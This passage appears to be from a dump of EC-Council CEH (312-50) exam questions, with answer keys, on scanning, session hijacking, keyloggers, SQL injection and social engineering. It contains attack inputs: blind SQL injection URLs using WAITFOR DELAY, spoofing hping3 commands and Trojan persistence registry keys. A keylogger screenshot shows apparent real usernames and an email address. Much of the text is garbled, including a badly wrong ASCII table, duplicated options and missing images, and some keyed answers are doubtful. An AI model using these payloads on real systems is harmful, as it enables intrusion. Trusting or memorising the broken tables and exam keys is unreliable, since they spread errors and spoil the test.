AkamaiGHost

- A. Launch FTP and enter this command
c:\ftp www.juggyboy.com 80
HEAD /Ver/1.0
 - B. Launch FTP and enter this command
c:\ftp www.juggyboy.com 80
OS / HTTP/1.0
 - C. Launch telnet and enter this command
c:\telnet www.juggyboy.com 80
HEAD / HTTP/1.0
 - D. Launch sftp and enter this command
c:\sftp www.juggyboy.com 80
HEAD /OS/1.0
-
- A. Option A
 - B. Option B
 - C. Option C
 - D. Option D

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 719

What do you call a pre-computed hash?

- A. Sun tables
- B. Apple tables
- C. Rainbow tables
- D. Moon tables

Real 445

ECCouncil 312-50 Exam

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 720

Why attackers use proxy servers?

- A. To ensure the exploits used in the attacks always flip reverse vectors
- B. Faster bandwidth performance and increase in attack speed
- C. Interrupt the remote victim's network traffic and reroute the packets to attackers machine
- D. To hide the source IP address so that an attacker can hack without any legal corollary

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 721

The SNMP Read-Only Community String is like a password. The string is sent along with each SNMP Get-Request and allows (or denies) access to a device. Most network vendors ship their equipment with a default password of "public". This is the so-called "default public community string". How would you keep intruders from getting sensitive information regarding the network devices using SNMP? (Select 2 answers)

- A. Enable SNMPv3 which encrypts username/password authentication
- B. Use your company name as the public community string replacing the default 'public'
- C. Enable IP filtering to limit access to SNMP device
- D. The default configuration provided by device vendors is highly secure and you don't need to change anything

Correct Answer: AC

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 722

You are writing security policy that hardens and prevents Footprinting attempt by Hackers. Which of the following countermeasures will NOT be effective against this attack?

- A. Configure routers to restrict the responses to Footprinting requests
- B. Configure Web Servers to avoid information leakage and disable unwanted protocols
- C. Lock the ports with suitable Firewall configuration
Real 446
ECCouncil 312-50 Exam
- D. Use an IDS that can be configured to refuse suspicious traffic and pick up Footprinting patterns
- E. Evaluate the information before publishing it on the Website/Intranet
- F. Monitor every employee computer with Spy cameras, keyloggers and spy on them
- G. Perform Footprinting techniques and remove any sensitive information found on DMZ sites
- H. Prevent search engines from caching a Webpage and use anonymous registration services
- I. Disable directory and use split-DNS

Correct Answer: F

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 723

You are trying to hijack a telnet session from a victim machine with IP address 10.0.0.5 to Cisco router at 10.0.0.1. You sniff the traffic and attempt to predict the sequence and acknowledgement numbers to successfully hijack the telnet session.

Here is the captured data in tcpdump.

Real 447

ECCouncil 312-50 Exam

Victim Machine
10.0.0.5



Router
10.0.0.1



SYN Seq.no. 17768656 →
(next seq.no. 17768657)
Ack.no. 0
Window 8192
LEN = 0 bytes

← **SYN-ACK**
Seq.no. 82980009
(next seq.no. 82980010)
Ack.no. 17768657
Window 8760
LEN = 0 bytes

ACK Seq.no. 17768657 →
(next seq.no. 17768657)
Ack.no. 82980010
Window 8760
LEN = 0 bytes

Seq.no. 17768657 →
(next seq.no. 17768729)
Ack.no. 82980010
Window 8760
LEN = 72 bytes of data

← Seq.no. 82980010
(next seq.no. 82980070)
Ack.no. 17768729
Window 8688
LEN = 60 bytes of data

Seq.no. 17768729 →
(next seq.no. 17768885)
Ack.no. 82980070
Window 8700
LEN = 156 bytes of data

← Seq.no. ???????
Ack.no. ???????
Window 8532
LEN = 152 bytes of data

What are the next sequence and acknowledgement numbers that the router will send to the victim

Real 448
ECCouncil 312-50 Exam
machine?

- A. Sequence number: 82980070 Acknowledgement number: 17768885A.
- B. Sequence number: 17768729 Acknowledgement number: 82980070B.
- C. Sequence number: 87000070 Acknowledgement number: 85320085C.
- D. Sequence number: 82980010 Acknowledgement number: 17768885D.

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 724

Hayden is the network security administrator for her company, a large finance firm based in Miami. Hayden just returned from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. Hayden is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established she sends RST packets to those hosts to stop the session. She does this to see how her intrusion detection system will log the traffic. What type of scan is Hayden attempting here?

- A. Hayden is attempting to find live hosts on her company's network by using an XMAS scan
- B. She is utilizing a SYN scan to find live hosts that are listening on her network
- C. The type of scan, she is using is called a NULL scan
- D. Hayden is using a half-open scan to find live hosts on her network

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 725

Web servers are often the most targeted and attacked hosts on organizations' networks. Attackers may exploit software bugs in the Web server, underlying

operating system, or active content to gain unauthorized access.

Real 449
ECCouncil 312-50 Exam



Identify the correct statement related to the above Web Server installation?

- A. Lack of proper security policy, procedures and maintenance
- B. Bugs in server software, OS and web applications
- C. Installing the server with default settings
- D. Unpatched security flaws in the server software, OS and applications

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 726

If an attacker's computer sends an IPID of 24333 to a zombie (Idle Scanning) computer on a closed port, what will be the response?

- A. The zombie computer will respond with an IPID of 24334.
- B. The zombie computer will respond with an IPID of 24333.
- C. The zombie computer will not send a response.
- D. The zombie computer will respond with an IPID of 24335.

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 450

ECCouncil 312-50 Exam

QUESTION 727

Jacob is looking through a traffic log that was captured using Wireshark. Jacob has come across what appears to be SYN requests to an internal computer from a spoofed IP address. What is Jacob seeing here?

- A. Jacob is seeing a Smurf attack.
- B. Jacob is seeing a SYN flood.
- C. He is seeing a SYN/ACK attack.
- D. He has found evidence of an ACK flood.

Correct Answer: B

Section: Mixed Questions


Explanation

Explanation/Reference:

Explanation:

QUESTION 728

Which of the following Registry location does a Trojan add entries to make it persistent on Windows 7? (Select 2 answers)



- A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
- B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\System32\CurrentVersion\ Run
- C. HKEY_CURRENT_USER\Software\Microsoft\Windows\System32\CurrentVersion\Run
- D. HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Correct Answer: AD

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 451

ECCouncil 312-50 Exam

QUESTION 729

Perimeter testing means determining exactly what your firewall blocks and what it allows. To conduct a good test, you can spoof source IP addresses and source ports. Which of the following command results in packets that will appear to originate from the system at 10.8.8.8? Such a packet is useful for determining whether the firewall is allowing random packets in or out of your network.

- A. hping3 -T 10.8.8.8 -S netbios -c 2 -p 80
- B. hping3 -Y 10.8.8.8 -S windows -c 2 -p 80
- C. hping3 -O 10.8.8.8 -S server -c 2 -p 80
- D. hping3 -a 10.8.8.8 -S springfield -c 2 -p 80

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 730

The GET method should never be used when sensitive data such as credit card is being sent to a CGI program. This is because any GET command will appear in the URL, and will be logged by any servers. For example, let's say that you've entered your credit card information into a form that uses the GET method. The URL may appear like this:

<https://www.xsecurity-bank.com/creditcard.asp?cardnumber=453453433532234>

The GET method appends the credit card number to the URL. This means that anyone with access to a server log will be able to obtain this information. How would you protect from this type of attack?

- A. Never include sensitive information in a script
- B. Use HTTPS SSLv3 to send the data instead of plain HTTPS
- C. Replace the GET with POST method when sending data

D. Encrypt the data before you send using GET method

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 731

Keystroke logging is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored.

Real 452

ECCouncil 312-50 Exam

Account Login

Login



Real

User Name:

Password:

Remember Login

LOGIN

[Password Reminder](#)

Keylogger Report

File

URL:
<https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhl%3Den%26tab%3Dwm%26ui%3Dl&bsv=zpwhtyctrz&scc=1&tmp1=default>
hamta88singh [TAB]
[REDACTED]

Username of the Victim

URL: <https://www.google.com/accounts/ServiceLoginAuth?service=mail>
[REDACTED]

[REDACTED]

Password Of the Victim

URL:
<https://www.google.com/accounts/ServiceLogin?service=mail&passive=true&rm=false&continue=https%3A%2F%2Fmail.google.com%2Fmail%2F%3Fhl%3Den%26tab%3Dwm%26ui%3Dl&bsv=zpwhtyctrz&scc=1&tmp1=default&tmp1cache=2&hl=en>
TANZILAKHTAR [TAB]
[REDACTED]

URL: <https://www.google.com/accounts/ServiceLoginAuth?service=mail>
tanzilakhtar [TAB]
[REDACTED]

URL: <https://login.yahoo.com/config/login?>
kamar_0421 [TAB]
[REDACTED]

URL: <http://www.rediff.com/index.html>
kjahan.04@rediffmail.com [TAB]
[REDACTED]

URL:
<https://login.yahoo.com/config/login?.src=fptx&.intl=in&.done=http%3A%2F%2Fm.in.yahoo.com>

How will you defend against hardware keyloggers when using public computers and Internet Kiosks? (Select 4 answers)

- A. Alternate between typing the login credentials and typing characters somewhere else in the focus window
- B. Type a wrong password first, later type the correct password on the login page defeating the keylogger recording
- C. Type a password beginning with the last letter and then using the mouse to move the cursor for each subsequent letter.
- D. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type Real 453
ECCouncil 312-50 Exam
type "s", then some dummy keys "asdfsds".
Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies "asdfsds"
- E. The next key typed replaces selected text portion. E.g. if the password is "secret", one could type "s", then some dummy keys "asdfsds".
Then these dummies could be selected with mouse, and next character from the password "e" is typed, which replaces the dummies "asdfsds"

Correct Answer: ACDE

Section: Mixed Questions

Explanation

Explanation/Reference:

QUESTION 732

Lauren is performing a network audit for her entire company. The entire network is comprised of around 500 computers. Lauren starts an ICMP ping sweep by sending one IP packet to the broadcast address of the network, but only receives responses from around five hosts. Why did this ping sweep only produce a few responses?

- A. Only Windows systems will reply to this scan.
- B. A switched network will not respond to packets sent to the broadcast address.
- C. Only Linux and Unix-like (Non-Windows) systems will reply to this scan.
- D. Only servers will reply to this scan.

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 733

Wayne is the senior security analyst for his company. Wayne is examining some traffic logs on a server and came across some inconsistencies. Wayne finds some IP packets from a computer purporting to be on the internal network. The packets originate from 192.168.12.35 with a TTL of 15. The server replied to this computer and received a response from 192.168.12.35 with a TTL of 21. What can Wayne infer from this traffic log?

- A. The initial traffic from 192.168.12.35 was being spoofed.
- B. The traffic from 192.168.12.25 is from a Linux computer.
- C. The TTL of 21 means that the client computer is on wireless.
- D. The client computer at 192.168.12.35 is a zombie computer.

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

Real 454

ECCouncil 312-50 Exam

QUESTION 734

Here is the ASCII Sheet.

DEC	OCT	HEX	BIN	Symbol	HTML Number	HTML Name	Description
32	40	20	100000		\$202;	Scsce	
33	41	21	100001		\$203;	Exclamation mark	
34	42	22	100010	*	\$204;	Asterisk	Double quotes (or speech marks)
35	43	23	100011	#	\$205;	Number sign	
36	44	24	100100	\$	\$206;	Dollar	
37	45	25	100101	%	\$207;	Percentsign	
38	46	26	100110	&	\$208;	Ampersand	
39	47	27	100111	'	\$209;	Single quote	
40	50	28	101000	(\$210;	Open parenthesis (or open bracket)	
41	51	29	101001)	\$211;	Close parenthesis (or close bracket)	
42	52	2A	101010	+	\$212;	Asterisk	
43	53	2B	101011	-	\$213;	Plus	
44	54	2C	101100	,	\$214;	Comma	
45	55	2D	101101	-	\$215;	Hyphen	
46	56	2E	101110	:	\$216;	Period, colon (fullstop)	
47	57	2F	101111	/	\$217;	Slash or divide	
48	60	30	110000	0	\$218;	Zero	
49	61	31	110001	1	\$219;	One	
50	62	32	110010	2	\$220;	Two	
51	63	33	110011	3	\$221;	Three	
52	64	34	110100	4	\$222;	Four	
53	65	35	110101	5	\$223;	Five	
54	66	36	110110	6	\$224;	Six	
55	67	37	110111	7	\$225;	Seven	
56	68	38	111000	8	\$226;	Eight	
57	69	39	111001	9	\$227;	Nine	
58	70	3A	111010	:	\$228;	Colon	
59	71	3B	111011	:	\$229;	Semicolon	
60	74	3C	111100	<	\$230;	Less than (or open angled bracket)	
61	75	3D	111101	=	\$231;	Equal	
62	76	3E	111110	>	\$232;	Greater than (or close angled bracket)	
63	77	3F	111111	?	\$233;	Question mark	
64	100	40	10000000	Ø	\$234;	Astymos	
65	101	41	10000001	A	\$235;	Uppercase A	
66	102	42	10000010	Ø	\$236;	Uppercase Ø	
67	103	43	10000011	C	\$237;	Uppercase C	
68	104	44	10000100	D	\$238;	Uppercase D	
69	105	45	10000101	E	\$239;	Uppercase E	
70	106	46	10000110	F	\$240;	Uppercase F	
71	107	47	10000111	G	\$241;	Uppercase G	
72	108	48	10001000	H	\$242;	Uppercase H	
73	109	49	10001001	I	\$243;	Uppercase I	
74	110	4A	10001010	J	\$244;	Uppercase J	
75	111	4B	10001011	K	\$245;	Uppercase K	
76	112	4C	10001100	L	\$246;	Uppercase L	
77	113	4D	10001101	M	\$247;	Uppercase M	
78	114	4E	10001110	N	\$248;	Uppercase N	
79	115	4F	10001111	O	\$249;	Uppercase O	
80	120	50	10100000	P	\$250;	Uppercase P	
81	121	51	10100001	Ø	\$251;	Uppercase Ø	
82	122	52	10100010	R	\$252;	Uppercase R	
83	123	53	10100011	S	\$253;	Uppercase S	
84	124	54	10100100	T	\$254;	Uppercase T	
85	125	55	10100101	U	\$255;	Uppercase U	
86	126	56	10100110	V	\$256;	Uppercase V	
87	127	57	10100111	W	\$257;	Uppercase W	
88	128	58	10101000	X	\$258;	Uppercase X	
89	129	59	10101001	Y	\$259;	Uppercase Y	
90	132	5A	10101010	Z	\$260;	Uppercase Z	
91	133	5B	10110001	[\$261;	Opening bracket	
92	134	5C	10110010	:	\$262;	Colon	
93	135	5D	10110011	:	\$263;	Closing bracket	
94	136	5E	10110100	*	\$264;	Double quotes (or speech marks)	
95	137	5F	10110101	:	\$265;	Unclear	
96	140	60	11000000	-	\$266;	Break accent	
97	141	61	11111111	ø	\$267;	Lowercase ø	
98	142	62	11111111	ø	\$268;	Lowercase Ø	

Real 455

ECCouncil 312-50 Exam

You want to guess the DBO username `juggyboy` (8 characters) using Blind SQL Injection technique.

What is the correct syntax?

- A. http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 106) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 117) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=103) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=121) WAITFOR DELAY
'00:00:10'--
- B. http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 134,156,111,136,186,145,144,188) WAITFOR DELAY '00:00:10'0
- C. http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 144) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))= 123) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=156) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=187) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=199) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=133) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=111) WAITFOR DELAY
'00:00:10'0
- http://www.jspringfield.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=122) WAITFOR DELAY
'00:00:10'--

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:


Explanation:

QUESTION 735

How do you defend against ARP Poisoning attack? (Select 2 answers)

Real 456

ECCouncil 312-50 Exam



- A. Enable DHCP Snooping Binding Table
- B. Restrict ARP Duplicates
- C. Enable Dynamic ARP Inspection
- D. Enable MAC snooping Table

Correct Answer: AC

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 736

Neil is an IT security consultant working on contract for Davidson Avionics. Neil has been hired to audit the network of Davidson Avionics. He has been given permission to perform any tests necessary. Neil has created a fake company ID badge and uniform. Neil waits by one of the company's entrance doors and follows an employee into the office after they use their valid access card to gain entrance. What type of social engineering attack has Neil employed here?

- A. Neil has used a tailgating social engineering attack to gain access to the offices
- B. He has used a piggybacking technique to gain unauthorized access
- C. This type of social engineering attack is called man trapping
- D. Neil is using the technique of reverse social engineering to gain access to the offices of Davidson Avionics

Correct Answer: A

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 737

Real 457

ECCouncil 312-50 Exam

Which of the following represent weak password? (Select 2 answers)

- A. Passwords that contain letters, special characters, and numbers Example: ap1\$%##f@52
- B. Passwords that contain only numbers Example: 23698217
- C. Passwords that contain only special characters Example: &*#@!(%)
- D. Passwords that contain letters and numbers Example: meerdfget123
- E. Passwords that contain only letters Example: QWERTYKLRTY
- F. Passwords that contain only special characters and numbers Example: 123@\$45
- G. Passwords that contain only letters and special characters Example: bob@&ba
- H. Passwords that contain Uppercase/Lowercase from a dictionary list Example: OrAnGe

Correct Answer: EH

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 738

Harold just got home from working at Henderson LLC where he works as an IT technician. He was able to get off early because they were not too busy. When he walks into his home office, he notices his teenage daughter on the computer, apparently chatting with someone online. As soon as she hears Harold enter the room, she closes all her windows and tries to act like she was playing a game. When Harold asks her what she was doing, she acts very nervous and does not give him a straight answer. Harold is very concerned because he does not want his daughter to fall victim to online predators and the sort. Harold doesn't necessarily want to install any programs that will restrict the sites his daughter goes to, because he doesn't want to alert her to his trying to figure out what she is doing. Harold wants to use some kind of program that will track her activities online, and send Harold an email of her activity once a day so he can see what she has been up to. What kind of software could Harold use to accomplish this?

- A. Install hardware Keylogger on her computer
- B. Install screen capturing Spyware on her computer
- C. Enable Remote Desktop on her computer
- D. Install VNC on her computer

Correct Answer: B

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 739

Blane is a security analyst for a law firm. One of the lawyers needs to send out an email to a client but he wants to know if the email is forwarded on to any other recipients. The client is explicitly asked not to re-send the email since that would be a violation of the lawyer's and client's agreement for this particular case. What can Blane use to accomplish this?

Real 458

ECCouncil 312-50 Exam

- A. He can use a split-DNS service to ensure the email is not forwarded on.
- B. A service such as HTTrack would accomplish this.
- C. Blane could use MetaGoofil tracking tool.
- D. Blane can use a service such as ReadNotify tracking tool.

Correct Answer: D

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 740

You want to perform advanced SQL Injection attack against a vulnerable website. You are unable to perform command shell hacks on this server. What must be enabled in SQL Server to launch these attacks?

- A. System services
- B. EXEC master access
- C. xp_cmdshell
- D. RDC

Correct Answer: C

Section: Mixed Questions

Explanation

Explanation/Reference:

Explanation:

QUESTION 741

Kevin is an IT security analyst working for Emerson Time Makers, a watch manufacturing company in Miami. Kevin and his girlfriend Katy recently broke up after a big fight. Kevin believes that she was seeing another person. Kevin, who has an online email account that he uses for most of his mail, knows that Katy has an account with that same company. Kevin logs into his email account online and gets the following URL after successfully logged in:

<http://www.youremailhere.com/mail.asp?mailbox=Kevin&Smith=121%22> Kevin changes the URL

to: <http://www.youremailhere.com/mail.asp?mailbox=Katy&Sanchez=121%22> Kevin is trying to access her email account to see if he can find out any information. What is Kevin attempting here to gain access to Katy's mailbox?

- A. This type of attempt is called URL obfuscation when someone manually changes a URL to try and gain unauthorized access
- B. By changing the mailbox's name in the URL, Kevin is attempting directory transversal
- C. Kevin is trying to utilize query string manipulation to gain access to her email account
- D. He is attempting a path-string attack to gain access to her mailbox

Correct Answer: C

